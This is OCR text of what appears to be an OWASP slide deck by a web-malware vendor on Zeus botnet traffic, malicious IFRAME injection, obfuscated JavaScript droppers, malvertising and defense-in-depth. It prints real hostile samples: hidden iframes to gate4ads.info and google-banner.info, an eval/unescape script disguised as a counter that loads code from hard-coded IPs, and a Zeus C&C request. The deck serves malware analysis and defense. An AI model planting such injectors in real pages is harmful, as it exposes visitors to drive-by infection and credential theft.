
```
GET /new/controller.php?action=bot&entity_list=&first=1&rnd=981633&uid=1&guid=952595176
HTTP/1.1
Host: 74.54.86.233
Connection: close

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Apr 2010 02:03:20 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: PHP/5.1.6
Version: 1
Content-Length: 131072
Entity-Info: 1259351490:123904:1;1265464510:7168:1;
Rnd: 982198
Magic-Number: 512|1|
209:199:45:3:227:10:161:248:232:254:13:95:206:17:123:144:116:153:243:155:213:22:14:47:12:14

.....
....
_1.{......../L.......y..\9iU!hb.6s......j......q..s.......4.......OkyA.\.$x...*.s...2t
+[l.E...K...H.....D..... .......g..........V.t!
C&B.M..|.M.|...Z..sn..y.l&..D........L}..UXg7U.L.6.s290~..!=.....gl....M...
Xxl<.'..`._Z....fM.S.'!x.....{.(.@e.......#}cJ...[...?UO.........h,.}.Is.l..'..?...k.r.)...
$....p.,..va..Q.
..J..g.....f...9.9.q.._....k..u....J'.....fo....~.
p...)....d....NJ.0c..mXjsJ.yv...BJ.l.zPH.
```

OWASP

Zeus Botnet + Targeted Phishing



IFRAME / gate4ads.info

Infection Details

MD5: cdc7f46229a8abfcad40538bfe08f1bd

Infection Type: IFRAME

Description: A malicious IFRAME can source in content from web pages that attempt to fingerprint and exploit a browser vulnerability or client/OS vulnerability to cause a drive-by-download. Such IFRAMEs are typically invisible to users.

Code Length: 52 bytes

Code Sample:

```
<iframe frameborder=0 src='http://gate4ads.info/t/
'>
```

Botnet propagation+
Targeted Phishing:

1. http://internetbanking.gad.de/banking/
2. http://hsbc.co.uk
3. http://www.mybank.alliance-leicester.co.uk
4. http://www.citibank.de

What next?

Steal credentials (e.g., Zeus)

Sell fake anti-virus (e.g., Koobface)

Steal FTP credentials (e.g., Gumblar)

Steal corporate secrets (e.g., Aurora)

Collect fraudulent click revenue (e.g., Clickbot.A)

Example old attack

```
<script language=javascript><!-- Yahoo! Counter starts
eval(unescape('%2F/%2E.|%2E^@|%3Cdiv%20~s&t#%79le~=#di`%73~%70~%6C
%61~%79%3A!%6Eo`%6E%65%3E~\ndo%63um$%65%6E!%74%2Ew&rit|e(!
%22%3C/$%74&%65|%78#%74%61!r%65|%61%3E"!%29;v&%61r%20@%69$
%2C%5F%2C%61%3D%5B&"~%32%318%2E@%39%33~%2E|%32$%30%32|.
%361%22,%22|7%38|.%31%31~0.#%31&7`%35%2E#21#%22]|;_!%3D1;!%69f
%28&d%6F%63~%75#m%65@n|t.c%6Fo~ki%65`%2E$%6D@a%74$%63&
%68~(/%5C@%62h%67%66`%74&%3D&%31~%2F)#=%3D$%6E#%75~l`l)$
%66#o%72`(%69=@%30~%3B$%69%3C!%32@%3B~i|%2B%2B%29$
%64%6F&cu%6De#%6E|%74%2Ew$%72%69%74&e(%22@%3C~%73!%63#
%72i~p!%74!%3Ei@%66`(#_|%29!%64o~%63u@m`%65%6E|%74.%77@r
%69%74%65(`%5C@"@%3C%73$%63|%72~%69$%70%74%20%69%64%3D
%5F%22%2B%69!+"|_%20s%72@c=%2F%2F|%22+#%61@[|i&%5D!%2B
%22%2F`c&p%2F%3E%3C%5C`%5C`/@scr@%69%70%74%3E$%5C~"!
%29%3C%5C`%2F%73%63rip$%74%3E|"#)%3B\n`%2F`/`%3C`%2F%64%69@
%76~%3E').replace(/\$|\||~|`|\!|\&|@|#/g,""));var yahoo_counter=1;
<!-- counter end --></script>
```

Evolution: Multi-DOM Node Injection

```
<div id=f37z>*!@g$a+
\*t*e##4a+@d^s!.i!n$f
+o@@</div>
```

```
<script>document.write
('<iframe src=
\''+unescape
(document.getElementById
('f37z').innerHTML.replac
e(/[\+!*^#@$]/g,""))+'\'
width=0 height=0></
iframe>');
```

Evolution: Multi-DOM Node Injection

```
<div id=f37z>*!@g$a+
\*t*e##4a+@d^s!.i!n$f
+o@@</div>
```

```
<script>document.write
('<iframe src=
\''+unescape
(document.getElementById
('f37z').innerHTML.replac
e(/[\+!*^#@$]/g,""))+'\'
width=0 height=0></
iframe>');
```

```
<iframe
src=gate4
ads.info
width=0
height=0>
</iframe>
```

Malvertising

Malvertising = Malicious advertising

Method to inject malicious content into a web page via “structural vulnerability”

Malvertiser options:
1) compromise existing advertiser
2) sign up as new advertiser

A majority of malvertisements send drive-by-downloads


Malvertising: Example Drive-By URL Trace

On legitimate page:

<iframe src=“http://<anonymized>/script?<anonymized>==,,http%3A%2F%2Fb.lp.com%2Fbanner.php%3Fid%3Ditk4ig%26search%3D%5Bterms%5D%26ip%3D%5Bip%5D%26ua%3D%5Bua%5D%26style%3D2%26size%3D160x600,Z%3D160x600%26s%3D908567%26_salt%3D1379943278%26B%3D10%26r%3D0,303483-a945-45ce-b5e4-3047375bde” scrolling="no" marginwidth="0" marginheight="0" frameborder="0" >

http://<anonymized>/script?<anonymized>==,,http%3A%2F%2Fb.lp.com%2Fbanner.php%3Fid%3Ditk4ig%26search%3D%5Bterms%5D%26ip%3D%5Bip%5D%26ua%3D%5Bua%5D%26style%3D2%26size%3D160x600,Z%3D160x600%26s%3D908567%26_salt%3D1379943278%26B%3D10%26r%3D0,303483-a945-45ce-b5e4-3047375bde

www.pawntra.com/vzdmapportzhlmottfaoo/
www.ptazh.com/hpqpmld/in.php
www.ptazh.com/hpqpmld/directory/terms.pdf



Infection Library

Dasient's malware infection library catalogs web-based malware from across the Internet. Check this page for information about the latest threats.

Infections Cataloged to Date:

206,852

Protect Yourself
Monitor Your Site
Get Started

This Week's Top Infections

Top malware infections for the past week.

Rank	Name	Type	Discovery Date
1.	pabloescobar	IFRAME	2010-11-03
2.	forexcome	IFRAME	2010-11-03
3.	addonrock	JS	2010-09-19
4.	dsnextgen	IFRAME	2010-05-19
5.	websmeter	IFRAME	2010-11-09
6.	rent-acoder	JS	2010-11-03
7.	poetenladen	JS	2010-09-26
8.	priiklotidjjdlmf.co	IFRAME	2010-11-03
9.	visions7	IFRAME	2010-11-07
10.	insomniaboldinfoorg	JS	2010-11-03
11.	flywebber	IFRAME	2010-11-09
12.	internetcountercheck	IFRAME	2010-11-07
13.	gate4ads	IFRAME	2010-06-08
14.	nabijarka	JS	2010-11-05
15.	tokogrosironline	JS	2010-08-29
16.	joinreddragon	JS	2010-11-04
17.	michaelsync	JS	2010-10-27
18.	rolisnews	JS	2010-11-05
19.	tds-23vb8g5ff.co	IFRAME	2010-11-05
20.	zabilppc	IFRAME	2010-10-29

Infection Library Growth


Number of cataloged infections for the week

Latest Tweets

Follow us on Twitter for infection updates

- IFRAME/priiklotidjjdlmf.co -- http://bit.ly/cg5xzK about 10 hours ago
- JS/insomniaboldinfoorg -- http://bit.ly/9BmW7H 1 day ago
- IFRAME/visions7 -- http://bit.ly/cCPm2t 1 day ago

Infection Library: Example entry



IFRAME / google-banner.info

Infection Details

Infection Library Home

MD5: fa06e95b28c95441d6c1e237c387fb42

Infection Type: IFRAME

Description: A malicious IFRAME can source in content from web pages that attempt to fingerprint and exploit a browser vulnerability or client/OS vulnerability to cause a drive-by-download. Such IFRAMEs are typically invisible to users.


Code Length: 87 bytes

Code Sample:


```
<iframe src=http://google-banner.info/ts/out.php?s
_id=1 width=0 height=0 frameborder=0>
```

Home | Feedback | Privacy policy | Terms of service
Partner Center | User Center | Infection Library

Defense-In-Depth:
Lifecycle of Malware Protection



Defense-In-Depth:
Lifecycle of Malware Protection



Assess

Malware Risk Assessment

Prevent

Security Design Review, Secure Coding Practices, Vuln Assessment + Fix Bugs, WAF, Code Reviews

Detect

Web Anti-Malware (WAM) Monitoring


Contain

mod_antimalware

Recover

Remove malcode

Malware Risk Assessment



Overall Risk

Scan Complete: 2010-02-19 13:06:41 EST
URLs Analyzed: 1017 | Potential Risks: 1948

High Risk: This site is highly vulnerable to malware infection due to structural vulnerabilities in the site content. Regular scanning and monitoring of the entire site, in addition to automatic remediation defenses are highly recommended.

Risk Level for each Category

Risk Details by Category

Click on a button below to view details for each category

External JavaScripts	External iFrames	Ads	External Images	Out-of-date Web Apps
RISK: HIGH	RISK: HIGH	RISK: HIGH	RISK: HIGH	RISK: HIGH
URLs: 460	URLs: 33	URLs: 499	URLs: 269	Apps: 4

Ads from one or more ad networks on a site are susceptible to malvertising. In a malvertising attack, malicious ads are uploaded to the ad network by attackers, and can be shown on your site due to the attack.


BY OBJECTS

Object	URLs
http://a.collectiv e-media.net/adj/it nn.chi_n_chicagotr ibune/ford_wis;sz= 300x250;ord=722743 1?	1
